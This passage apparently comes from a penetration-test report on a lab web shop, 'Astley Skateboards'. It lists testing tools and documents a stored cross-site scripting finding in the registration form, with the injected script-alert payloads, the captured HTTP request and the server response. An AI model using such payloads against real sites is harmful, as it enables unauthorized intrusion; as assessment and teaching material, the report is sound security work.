



Figure 16. Top Action vectors in incidents (n=18,419)

Figure 67 “Top Action vectors in incidents (Verizon, 2022)”

Table 2 A table of tools used for conducting a penetration test on “Astley Skateboards” website.

Tool:	Version	Description:
OWASP, Web Security Testing Guide	v4.2	Supplies a testing guide and framework for web security testing.
VMware Workstation 16 Pro	16.2.4	A desktop hypervisor that will be used to run testing in a safe localized environment.
Kali Linux	5.18.0	A penetration testing Linux distribution featuring an abundance of tools and scripts for security testing.
OWASP ZAP	2.11.1	A comprehensive web application security testing tool that will be used to intercept traffic on the target.
OWASP Mantra	18.0	A web browser with plugins pre-installed to aid with web application security testing.
DIRB	2.22	Dictionary-based web content scanner that scans directories of a web application using dictionary attack.
Nmap	7.92	Is a network scanning utility, used for mapping a network and information gathering.
Wireshark	3.6.6	Is a network protocol analyser used to capture traffic being transmitted over a network
SQLmap	1.6.7	Is a very capable tool used for finding and exploiting flaws in an SQL database.
Metasploit Framework	6.2.26	Open-source framework that contains numerous penetration testing tools.



ASTLEY BOARDS

HOME TESTIMONIALS DEVELOPER BRANDS CONTACT US

HIGH QUALITY PRODUCTS

NEVER GO DOWN

Registration Form

<script>alert("Hello")</script>

<script>alert("Hello")</script>

<script>alert("Hello")</script>

script@test

••••••

Sign Up

Cancel

```
POST http://192.168.1.10/register.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/index.php
Cookie: PHPSESSID=fs89skba686qveh8gind7snak6; SecretCookie=4d5541784f6a45364d5459334d5463324d5449314e513d3d
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 252
```

```
ruser_firstname=%3Cscript%3Ealert%28%22Hello%22%29%3C%2Fscript%3E&ruser_lastname=%3Cscript%3Ealert%28%22Hello%22%29%3C%2Fscript%3E&
ruser_address=%3Cscript%3Ealert%28%22Hello%22%29%3C%2Fscript%3E&ruser_email=script%40test&ruser_password=script&register=
```

```
HTTP/1.1 200 OK
Date: Fri, 23 Dec 2022 02:28:38 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 118
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

```
<script>alert('Data successfully saved, You may now login!')</script><script>window.open('index.php', '_self')</script>
```

Figure 68 Customer registration form XSS Vulnerability